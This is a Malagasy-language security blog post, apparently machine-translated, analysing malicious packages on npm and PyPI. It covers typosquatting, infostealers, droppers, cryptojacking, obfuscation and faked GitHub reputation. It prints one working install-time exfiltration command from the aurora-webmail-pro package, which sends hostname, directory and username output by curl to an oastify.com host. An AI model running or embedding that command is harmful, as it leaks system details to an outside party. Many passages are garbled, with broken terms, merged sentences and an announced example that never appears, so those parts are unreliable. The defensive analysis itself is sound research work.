






Tao amin'ny fizarana teo aloha, Fonosana ratsy loharano misokatra: Ny olana, niresaka momba ny antony maha-be loatra ireo mpanao fandrahonana izahay mafana fo amin'ny famoahana singa vaovao mampidi-doza na fampidirana malware amin'ny dikan-teny farany amin'ny singa efa misy: Ny fotodrafitrasa open source dia ahafahan'ny olona rehetra na aiza na aiza mamorona kaonty vetivety ao anaty rejisitry ny singa (toy ny NPM, PyPI, Docker Hub na Visual Studio Marketplace) na sehatra fampandrosoana iaraha-miasa (toy ny GitHub). Tsy misy vidiny, ary maro ny fahafahana hampiasana ny fitokisana tafahoatra izay ananan'ny ekipa rindrambaiko amin'ny singa avy amin'ny antoko fahatelo.
Ny tsy fitoviana misy eo amin'ny fahamoranan'ny mpanafika mizara malware amin'ny alàlan'ny fotodrafitrasa azo ampiasaina ho an'ny open source, sy ny fahasarotan'ny fikambanana mamorona rindrambaiko (ny rehetra?) mba tsy ho voan'ny malware (sy ny handefasana malware ao amin'ny rindrambaiko zarainy ho an'ny hafa), dia nitarika ho amin'ny nahatratra ampahefatry ny tapitrisa ny isan'ny fonosana ratsy fanahy tamin'ny taon-dasa.
Olana goavana ity ka tsy misy fikambanana tokana afaka mamaha izany, ary eo am-panavaozana ny fomba fiasa open source momba ny fitokisana, ny fitsipiky ny secure-by-default sy secure-by-design ny vondrom-piarahamonina, ary ny tsingerin'ny fiainan'ny singa. Hodinihintsika ao amin'ny fizarana manaraka ireo hevitra ireo. Fiarovana amin'ny fonosana ratsy loharano misokatra: Inona no (tsy) miasa.
Tsarovy fa miresaka momba ireo singa rindrambaiko izay matetika mifandraika amin'izany isika. fonosana rindrambaiko: singa azo ampiasaina indray fonosina mba hahafahana manondro azy ireo ho toy ny fiankinan-doha ao amin'ny manifest rindrambaiko, ary apetraka miaraka amin'ny mpitantana fonosana na fitaovana fananganana. Mariho fa ity tranga ity dia azo itarina mba hampidirana ny public sary fitoeran-javatra (ampiasain'ny container runtimes sy sehatra orchestration toa an'i Kubernetes), ary fanitarana amin'ny fitaovana rindrambaiko (ho an'ny fananganana, ny fanaovana automatique ary ny fametrahana).
Eto izahay dia mamakafaka ny fomba hanaovana izany tetika fanafihana mifototra amin'ny singa ratsy miasa, araka ny ohatra teo aloha sy izay efa hitantsika tao amin'ny sehatray ho an'ny Malware Early Warning (MEW). Hodinihinay amin'ny lafiny samihafa ireo singa manimba:
(1) ny fomba nofidiana ho an'ny fizarana (rejisitra ampiasaina, ao amin'ny singa vaovao na efa misy, ary ny teknika ampiasaina amin'ny famindrana ny dikan-singa navoaka), (2) ny fomba fiasan'ny malware na ny fomba fampandehanana azy, (3) ny fihetsika ratsy izany hoe inona avy ireo fihetsika manimba hita sy izay antony manosika ny mpanafika, (4) inona avy ireo teknika mahazatra amin'ny fanafenana, ny fiafenana mba tsy ho voamarika, ny fihetsehana mitongilana, ny fifandraisana amin'ny mpampiantrano baiko sy fanaraha-maso (C2), sns.; ary (5) ny teknika hahazoana laza sy fitokisana ampy mba hahafahan'ireo niharam-boina mametraka ilay singa.
Ny fomba fizarana nofidiana
Mijery "tabataba ao ambadika"Anisan'ireo fonosana ratsy tsy dia matotra mampiasa typosquatting mba hamitahana ireo mpamorona rindrambaiko tsy mailo izay manana typo amin'ny anaran'ny fonosana noho ny fiankinan-dohany. Fonosana malaza maro no mahazo andiana fonosana mitovy anarana misy typo, miaraka amin'ny fanantenana fa hamitahana ireo mpamorona rindrambaiko tsy mailo sasany izy ireo.
Mampiasa kaonty vetivety izy ireo, mamoaka vondrona fonosana typosquat, mamorona iray hafa, ary mamoaka vondrona hafa… Amin'ny fampiasana automatique sy fahaiza-mamorona dia afaka mahazo fahaiza-manao izy ireo, saingy mazàna dia tsy dia misy dikany loatra. Antsoinay ao anatiny hoe "anchoviesNy halatra fahazoan-dàlana no tanjona lehibe indrindra, saingy indraindray isika mahita spyware mamoaka ny kaody loharano na angon-drakitra saro-pady toy ny fampahalalana manokana azo fantarina (PII), ny fakana ny takelaka, ary ny ahiahy hafa.
Tampoka teo dia nahita singa ratsy saro-pady kokoa isika, dia ny "antsantsa". Misy vitsy an'isa mikendry vondrona na fikambanana manokana, matetika miaraka amin'ny crypto drainer na web skimmer izay miasa araka ny fepetra, angamba manaraka ny fomba fiasa hita ao amin'ny trangan-javatra mikoriana ny famahana ny olana amin'ny "attack payload" raha tsy avy amin'ny fonosana kendrena ihany no iantsoana ny fonosana.
Nodinihina tao amin'ilay lahatsoratra tsara dia tsara sady mahazatra ankehitriny ny fomba fizarana, "Fanangonana Antsy an'i Backstabber: Famerenana ny Fanafihana amin'ny Rojo Famatsiana Rindrambaiko Loharano Misokatra", izay tsy maintsy vakiana. Azo antoka fa efa nahita ity tabilao tsara tarehy ity ianao taloha:

Nojerena avokoa ny fomba rehetra, anisan'izany ireo fonosana vaovao sy efa misy; ny fiantraikany amin'ny kaody loharano, ny rafitra fananganana, na ny singa fonosina mihitsy; ny fampiasana fahazoan-dàlana nangalarina na ny injeniera sosialy; ny fakana an-keriny ireo kaonty sy tahiry nilaozana na ny fanapoizinana ireo izay notanana. Ny fanafihana sasany dia nahazo anarana (Typosquatting, Fisafotofotoana momba ny fiankinan-doha, Fisafotofotoana miharihary, Fametrahana reposns.) ary efa noresahina tany an-kafa.
Ahoana ny amin'ireo rejisitra nofidiana?
Mbola mitarika hatrany ny NPM amin'ny isan'ny fonosana manimba, saingy nahita fiakarana nanomboka tamin'ity taona ity tao amin'ny PyPI isika. Python dia tontolo iainana malaza ho an'ny siansa momba ny angon-drakitra sy ny fianarana milina. Raha ny marina, ny hakitroky ny malware dia avo kokoa ao amin'ny PyPI noho ny ao amin'ny NPM ankehitriny.
Ahoana no iasan'ny malware
4 amin'ny 10 tranga monja no mipoitra ireo fonosana manimba mandritra ny fametrahana (tato anatin'ny taona vitsivitsy dia akaiky ny 6 amin'ny 10 izany). Ny ambiny kosa dia mihetsika amin'ny fitondran-tena ratsy mandritra ny fotoana fametrahana, ary 1 amin'ny 100 no mipoitra mandritra ny fitsapana. Toa fantatry ny fahavalo fa tsy voafehy ny fampiharana ireo script fametrahana amin'ny toerana maro.
Inona no azon'ireo olon-dratsy?


Hotanisainay ireo sokajy fitondran-tena ratsy, ary ny malaza indrindra no ho voalohany. Mariho fa mety ho samy hafa be ny fiantraikany: a famafana manimba mafy, saingy tsy fahita firy ary hita tamin'ny tranga vitsivitsy ihany, mifandraika amin'ny ady an-tserasera voakendry na hacktivism feno habibiana. Ireto sokajy manaraka ireto dia tena fahita matetika:
- InfoStealer / Credentials DrainerNy fanafihana tsy dia fahita firy, mihoatra ny 90% amin'ireo fanafihana tsy dia matotra loatra dia mpangalatra tsotra izay mitady indrindra ny tenimiafina toy ny tenimiafina, ny mari-pamantarana fidirana, ny lakilen'ny API, ary ny lakile manokana (ho an'ny SSH sy ny toy izany). Angamba io no mora indrindra soratana (miaraka amin'ny wiper?). Manisa ireo rakitra/direktoriana fantatra sy loharano hafa izy ireo (ohatra ny lakilen'ny rejisitra), mamonona ny votoatiny, ary mandefa izany angona izany any amin'ny mpizara C2. Tsotra ny hevitra: "Mamoaka mpangalatra ho an'ny fahazoan-dàlana phishing aho, mba hahafahako mampiasa ny fahazoan-dàlana hanombohana fanafihana mivantana any aoriana".
Ny tambajotra C2 hita dia mazàna mora vidy sy maloto, toy ny fantsona Telegram na fitaovana fandavahana tonelina toy ny ngrok (matetika amin'ny endrika proxy mivadika aseho amin'ny alàlan'ny IP egress VPN). Misy an-jatony (!) azo atao, miaraka amin'ny tetikasa GitHub maro eo ambany fiahian'ny lohahevitra momba ny mpangalatra tenimiafinaMahalana ny fampiasana manokana toy ny keyloggers ho an'ny fonosana manimba sy sary ao anaty fitoeran-javatra, fa matetika kokoa amin'ny fanitarana fitaovana, izay antenaina ny fifandraisan'ny mpampiasa.
- Mpampidina / MpampidinaNy faharoa amin'ny lazany, matetika no voalohany amin'ny fanafihana misy dingana maro. Maherin'ny iray amin'ny telo amin'ireo singa manimba dia manana "droppers" (raha tafiditra ao anatin'ny fonosana ny "loadload" manimba) na "downloaders" (ny "loadload" dia alaina avy amin'ny "endpoint" eo ambany fifehezan'ny mpanafika). Matetika ny "loadload" dia karazana malware binary fantatra, ary ampiasaina ary indraindray maharitra, amin'ny fametrahana "backdoors", "spyware", "crypto drainers", ary tranga fampiasana hafa. Ny "loadload" alaina na apetraka dia manomboka fanafihana dingana faharoa miaraka amin'ny hery rehetra omen'ny "malware binaries" efa misy. Azo zaraina ao anatin'ny fonosana ireo "binaries", matetika mody miseho ho sary na karazana rakitra tsy mampidi-doza, mba hisorohana ny fahitana azy rehefa mifandray amin'ny tranonkala tsy ampoizina.
- Mpangalatra / Mpitrandraka vola virtoalyIreo fahavalo ara-bola dia vonona hampiasa ny fanananao ao amin'ny rahona hampandehanana ireo mpitrandraka crypto (fantatr'izy ireo mihitsy aza raha miasa ao amin'ny VM rahona izy ireo). Tsy miraharaha ny tahan'ny tombombarotra ambany $1 isaky ny $53 aloa amin'ny niharam-boina noho ny halatra fotodrafitrasa rahona. Mety tsy ho fantatry ny niharam-boina izany raha tsy mahazo faktiora tsy ampoizina izy ireo. Soa ihany fa misy foana izany. Cryptojacking Indraindray mipoitra ary avy eo dia levona ireo fampielezan-kevitra ao anaty fonosana maloto, manao phishing ho an'ireo mpampiasa poketra na amin'ny farany dia mikendry ny mpamatsy poketra, toy ny ao amin'ny Fanafihana Ledger.
Fihetsika hafa, toy ny fametrahana Varavarana Tsy dia fahita firy intsony ankehitriny raha oharina amin'ny taloha ny fanatanterahana kaody lavitra amin'ny fanokafana akorandriaka mivadika. Ohatra, ny 123rf_mpandray_tranonkala misokatra tsy misy fanakorontanana ny fonosana (esorina amin'ny rejisitra ankehitriny) akorandriaka mivadika nadika sy napetaky ny Takelaka fitaka amin'ny akorandriaka mivadika:
Ankoatra ireo singa ara-dalàna sy ratsy, dia nahita fanararaotana maromaro izahay, anisan'izany:
Fonosana spam
Misy fonosana kely an'arivony, ny ankamaroany dia ao amin'ny NPM, tsy misy malware fa mampanantena vola mora, menaka bibilava, rohy mankany amin'ny tolotra Viagra, sy ny sisa. Misy mpampiasa vitsivitsy mamoaka spam toy izany ary maka bandwidth betsaka avy amin'ny rejisitra. Mpilalao hafa mety ho avy any Indonezia no niezaka naka tombony tamin'ny alàlan'ny fanararaotana ny teaRank natao hanonerana ireo mpamorona rindrambaiko open-source, amin'ny alàlan'ny famoronana fonosana NPM an'aliny mifandraika amin'izany miaraka amin'ny tahiry GitHub dummy mifandraika amin'izany. Fandikana mazava tsara ny fepetra fampiasana izany.
Fitaka momba ny fanomezana bibikely sy fikarohana momba ny fiarovana
Rehefa milaza ny tenany ho toy ny mpanala angona ho an'ny tanjona tsara ny fonosana iray, toy ny fitadiavana lesoka fiarovana ho an'ny programa bug bounty na fikarohana lafiny sasany amin'ny tontolo iainana. Nahita fonosana an'arivony amin'ity sokajy ity izahay, izay maka famantarana fa tsy angona saro-pady loatra amin'ny adiresy Burp Collaborator avy amin'ny PortSwigger (ohatra, mpampiantrano ao amin'ny sehatra oastify.com). Matetika izahay no nahita dika mitovy amin'ny Fisafotofotoana momba ny fiankinan-doha porofon'ny hevitra nataon'i Alex Birsan, toy ny aurora-webmail-pro fonosana (nesorina tao amin'ny rejisitra), izay mampiasa ity kaody ratsy ity ao amin'ny script mialoha ny fametrahana:
exec("a=$(hostname; pwd; whoami; echo 'aurora-webmail-pro'; curl http://kmauspo6z5noqllvwu0oj6lqahg84ysn.oastify.com/;) && echo $a | xxd -p | head | while read ut; do curl -k -i -s http://kmauspo6z5noqllvwu0oj6lqahg84ysn.oastify.com/$ut;done")
Ary tafiditra ao koa ny "Ity dia Fanafihana Fisafotofotoana amin'ny Fiankinan-doha Tsotra Porofon'ny Hevitra"famaritana ny fanambaràna ao amin'ny package.jsonFandikana miharihary ny fepetran'ny serivisy ity, na dia tsy misy fikasana ratsy aza.
Vaovao tsara ve? Mbola tsy nahita fanafihana ransomware natao tamin'ny alalan'ny singa ratsy isika (hatreto). Noho ny antony tsy fantatra, toa aleon'ireo mpanao heloka bevava an-tserasera kokoa ny fomba nentim-paharazana amin'ny phishing mailaka, ny fampiasana RDP, ary ny fandefasana fisintomana amin'ny alalan'ny "drive-by".
Teknika fanampiny voamarika
Teknika maro no nampiasaina ho an'ny fikirizana, ny fandosirana fiarovana, ny fanangonana fampahalalana, ny fifandraisana amin'ny mpandrindra ny baiko sy ny fanaraha-maso, ary ny fivoahana amin'ny tafika.
fikirizana ao amin'ny singa ratsy dia azo amin'ny alàlan'ny endri-javatra persistence ao amin'ny malware binary dingana faharoa, saingy indraindray ny fitondran-tena dia hita ao amin'ny kaody fonosana, miaraka amin'ny asa voalahatra sy ny fanovana ao amin'ny rejisitra Windows no mahazatra indrindra.
Obfuscation mahazatra, saingy tsy dia sarotra loatra. Ny ankamaroan'ny fonosana fanitsiana diso (tadidio ny "anchovies"?") tsy mampiasa fanakorontanana mihitsy; maro no mampiasa ireo tsy dia misy dikany loatra (base64/hex encoding na substitution ciphers toy ny rot13) na mampiasa code obfuscators sy minification azo ampiasaina, izay mora avadika amin'ny fitaovana mety. Ny "antsantsa" ihany no manao fanakorontanana tena izy, mafy orina, sarotra avadika.
Mety hanafina ny fanafihana ny fanafenana, saingy nahoana no ilaina ny manafina ny kaody ao anaty singa open-source? Misy porofo ve fa misy zavatra tokony hafenina tsy ho hitan'ny maso? Nahita ohatra maro amin'ny fonosana tsy manimba izay mampiasa fanafenana mba hiarovana ny fananana ara-tsaina izahay, izay mifanohitra amin'ny "open source". Azo ampiasaina ho porofon'ny malware ny fanafenana, saingy tsy azo antoka izany. Sarotra ihany koa ny manala ny fanafenana.
Evasion avy amin'ny fanaraha-maso fiarovana dia mampiasa teknika tsotra. Matetika ny kaody ratsy fanahy dia voaaro amin'ny andramo … misambotra sakana izay tsy miraharaha izay tranga maningana, ka tsy aseho ao amin'ny logs ny hetsika tsy ara-dalàna. Mahalana ny fanamarinana ny tontolo iainana (miasa ao anaty VM na container), raha tsy hoe misy malware mikendry fikambanana na tontolo iainana manokana.
Teknika iray hafa hita mba tsy ho tratra ny mombamomba ny olona ny fanaovana sary sy rakitra PDF amin'ny endrika binary (toy ny steganography).
Satria ireo singa mampidi-doza mahazatra indrindra dia ireo mpangalatra fampahalalana, data collection Tena ilaina. Ny tsiambaratelo (tenimiafina, tokens fidirana, lakilen'ny API, lakilen'ny kriptografika) dia sintonina tsy tapaka ao amin'ny rakitra log, variables environment, ary na dia ny clipboard aza (hita amin'ny trojans banky sy ny mpangalatra crypto). Fahita ihany koa ny exfiltration source code, satria matetika ny fametrahana ny fonosana dia atao ao amin'ny node fampandrosoana izay mety hanaovana clone ny repositories git anatiny. Nahita fonosana manisa lahatahiry mitady repositories git isika. Fahita matetika ny fitadiavana toerana toy ny .env, private.pem, settings.py, app.js, na application.properties.
Ny "exfiltration" dia hetsika iray hafa miely patrana. Vitsy an'isa amin'ireo fonosana ratsy fanahy no miezaka manafina ny toerana alehan'ny angona nalaina. Fantsona Telegram sy tonelina mitovy amin'ny ngrok matetika ampiasaina. Ary maro ireo sehatra voasokajy ho fotsy ampiasaina amin'ny exfiltration.
Tsy dia fahita firy ny teknika hafa, toy ny fampitomboana ny tombontsoa manokana na ny fihetsehana miankavia.
Mahazo laza sy fahatokisana
Alaivo sary an-tsaina hoe misy mpisoloky ara-teknolojia manana mpamono olona efa vita tànana sady manontany tena hoe: "Ahoana no fomba ahafahako mahatonga ity zavatra tsy misy dikany ity ho azo itokisana amin'ireo adala tsy mailo ireo?".

Izany dia midika hoe fomba fanaovana ny fidirana ho an'ilay singa ratsy mba hampisehoana kintana/forks maro (ho an'ny lazany), miampy dikan-teny/olana ary pull requests (ho an'ny hetsika). Ny hevitra dia ny hahazoana laza foronina (kintana) sy olona miankina aminy, ary fijery mandresy lahatra momba ny maha-zava-dehibe sy ny fikojakojana.
Tsy manamarina ny rejisitra raha mifanaraka ny votoatin'ny tetikasa GitHub sy ny votoatin'ny fonosanaOlana fantatra tsara eo amin'ny rojo famatsiana rindrambaiko ity. Ireo rejisitra ho an'ny daholobe dia lavaka goavana izay mitelina izay rehetra atsipy amin'izy ireo. Azonao atao ny mampifandray izay tahiry rehetra.
Raha toa ka diso tsipelina ny fonosana malaza iray, dia mora izany: jereo fotsiny ny tahiry GitHub efa misy ao amin'ny lisitry ny fiankinan-doha ampiasaina amin'ny famoronana ny fonosana sy ny famoahana azy ao amin'ny rejisitra. Ho an'ny fonosana vaovao ao amin'ny tahiry GitHub sandoka, mety mila fahaiza-manao bebe kokoa ianao, angamba mamorona fijerena kintana/fisampanana Kaonty GitHub amin'ny alalan'ny scripting.
Ary raha mitovy amin'ny repo ny votoatin'ny fonosanao, dia asio fanovana vitsivitsy efa voaomana tsara etsy sy eroa... Azonao ampidirina ao anaty fonosana vaovao mitovy amin'ny iray malaza izay manondro ny tahiry efa misy ny malware-nao, ary miandry ny lesoka. Raha misy sahy mampitaha ny votoatin'ny fonosana tarball amin'ny votoaty avy amin'ny tahiry GitHub, dia mety ho tsy ho hita mora foana ny fahasamihafana eo amin'ny teboka fampidirana malware. Efa imbetsaka isika no nahita ity fomba fiasa ity teo aloha.
Fomba iray ahafahan'ny singa iray manao fanambarana tsy azo ovaina momba ny niandohany, ny fomba nanamboarana ny fonosana, ny loharano avy aiza, ary iza no namorona azy, izay raisina an-tanan-droa. Saingy tantara hafa izany.
Malware ve ny Component X?
Misy tahiry (feno) ve misy fonosana manimba? Tsia. Ny fahalemena open-source dia manana CVE ID nomena, saingy fonosana manimba vitsivitsy ihany (indrindra fa ireo izay malaza be) no omena izany. Ny CWE ho an'ny fonosana manimba dia CWE-506 (kaody ratsy tafiditra).
Ireo fitaovana malware mahazatra (VirusTotal, MalwareBazaar, SOREL-20M…) dia tsy mametraka fepetra manokana ho an'ireo singa manimba. Horaisina tsara izany!
Misy tahiry fikarohana sy angon-drakitra azo ampiasaina hanaovana fanadihadiana (vitsy amin'izy ireo no ampiasainay), saingy havaozina ny fidirana rehefa fantatra ny fonosana mampidi-doza, izay matetika tara loatra. Raha liana ianao, ny OpenSSF Fonosana ratsy fanombohana tsara izany.
Ao amin'ny lahatsoratra manaraka, hiresaka momba ny fomba ahafantarana raha misy fonosana ratsy. Spoiler: eny, misy fomba hijerena ireo singa ratsy mialoha ny fotoana hisehoan'ny rakitra, alohan'ny hanesoran'ny rejisitra singa ratsy fantatra.
Famakiana fanampiny
Ao amin'ny fizarana manaraka "Fiarovana amin'ny fonosana ratsy loharano misokatra: Inona no (tsy) miasa" Hodinihintsika ireo zavatra tokony sy tsy tokony hatao amin'ny fiarovana open-source. Ny ankamaroan'ny matihanina mahafantatra ny fiarovana dia manana fahatakarana lalina momba ny fomba hiatrehana ity fandrahonana ity, saingy maro ny hevi-diso.
Hodinihintsika ny antony maha-diso ireo hevitra ireo, ary ny fomba andraisan'ireo hevi-diso ireo anjara biriky amin'ny lazan'ity rafitra fanafihana ity, ary ny risika goavana atrehin'ireo fikambanana. Avy eo dia hojerentsika izay mahomby, ary inona no ezaka sy loharanon-karena tafiditra amin'izany.
Ary koa, hamoaka lahatsoratra momba ny fivoaran'ny fonosana mampidi-doza izahay raha ny amin'ny fikasany, ny fomba fampidirana azy, ary ny teknika fanafihana.
Maharaha vaovao!
References
- Fonosana ratsy loharano misokatra: Ny olana, fizarana teo aloha tamin'ity andian-tantara ity.
- Fanangonana Antsy an'i Backstabber: Famerenana ny Fanafihana amin'ny Rojo Famatsiana Rindrambaiko Loharano Misokatra
- OpenSSF Fonosana ratsy
